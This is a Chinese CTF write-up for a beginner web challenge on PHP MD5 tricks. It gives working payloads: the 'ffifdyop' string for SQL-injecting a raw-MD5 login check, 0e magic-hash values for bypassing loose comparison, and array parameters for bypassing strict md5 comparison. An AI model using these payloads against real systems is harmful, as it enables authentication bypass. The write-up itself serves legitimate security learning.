NSSCTF每日一题_Web_[SWPUCTF 2022 新生赛]奇妙的MD5

为了保持做题的感觉和持续学习,也就有了每日一题系列,选一些有意义的题目或者一些CTF新颖题目作为参考学习。

SWPUCTF 2022 新生赛奇妙的MD5

1. 访问首页界面并进行分析

估计题目MD5提示,查询得知

ffifdyop 这个字符串是一个奇妙的MD5字符串

因为将"ffifdyop"MD5每两位十六进制对应一个 ASCII 字符之后有'or'6 ,本身看似无意义,但一旦放入早期未做安全防护的 SQL 登录验证语句 中,就会瞬间改变逻辑,代入SQL后语句会被解析为查询逻辑为 **"真,**导致整个查询条件恒成立,实现 SQL注入攻击

2.查询字符串ffifdyop
3.查看源码,绕过弱比较

复制代码
<!--
$x= $GET['x'];
$y = $_GET['y'];
if($x != $y && md5($x) == md5($y)){
    ;
-->

#字符不相同,但是md5值相同

0e 绕过 即可

复制代码
?x=QNKCDZO&y=240610708

(这类字符有很多)

复制代码
QNKCDZO
240610708
314282422
571579406
903251147
s878926199a
s155964671a
s214587387a
s214587387a


4.下一步,数组绕过强比较

复制代码
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['wqh']!==$_POST['dsy']&&md5($_POST['wqh'])===md5($_POST['dsy'])){
    echo $FLAG;
} 

wqh[]=1&dsy[]=2
相关推荐
print_Hyon6 天前
【CTF-CRYPTO-教学-XOR】第二节:只有密文没有任何线索,暴力破解
ctf
kingx38 天前
Bugku 真题 Vigenère XOR(UMDCTF 2022)WriteUp:汉明距离 + 逐列频率破重复密钥 XOR
ctf·bugku·汉明距离·维吉尼亚
lone wolf0078 天前
bugku web题文件包含2
ctf
hengdonghui11 天前
Writeup 4 Bugku - USB 流量截取
wireshark·ctf·流量分析·misc(杂项)
hengdonghui11 天前
Writeup 4 GFCTF 2021 Baby_Web
web·ctf·变量覆盖·路径穿越·php 代码审计
kingx311 天前
Bugku 逆向 MatrixHunter:黑盒 oracle + GF(2) 消元出唯一解
网络安全·矩阵·逆向·ctf
kingx313 天前
Bugku 3122 谷歌小恐龙题解:纯离线逆向 Vault 的 AES-GCM 加密资源(附 Python 解密器)
java·逆向·ctf·bugku·aes-gcm
kingx313 天前
Bugku 326 Baby-heap1 题解:glibc 2.23 堆溢出到 FSOP 劫持 _IO_list_all(附完整 exp)
pwn·ctf·glibc·堆溢出·fsop
hengdonghui14 天前
Writeup 4 0xGame 2021 · command (WEB)
web·ctf·rce(远程代码执行)
0xBADCODE14 天前
2026 强网杯 Web 题 cwp · 全链路复盘
前端·安全·web安全·网络安全·系统安全·ctf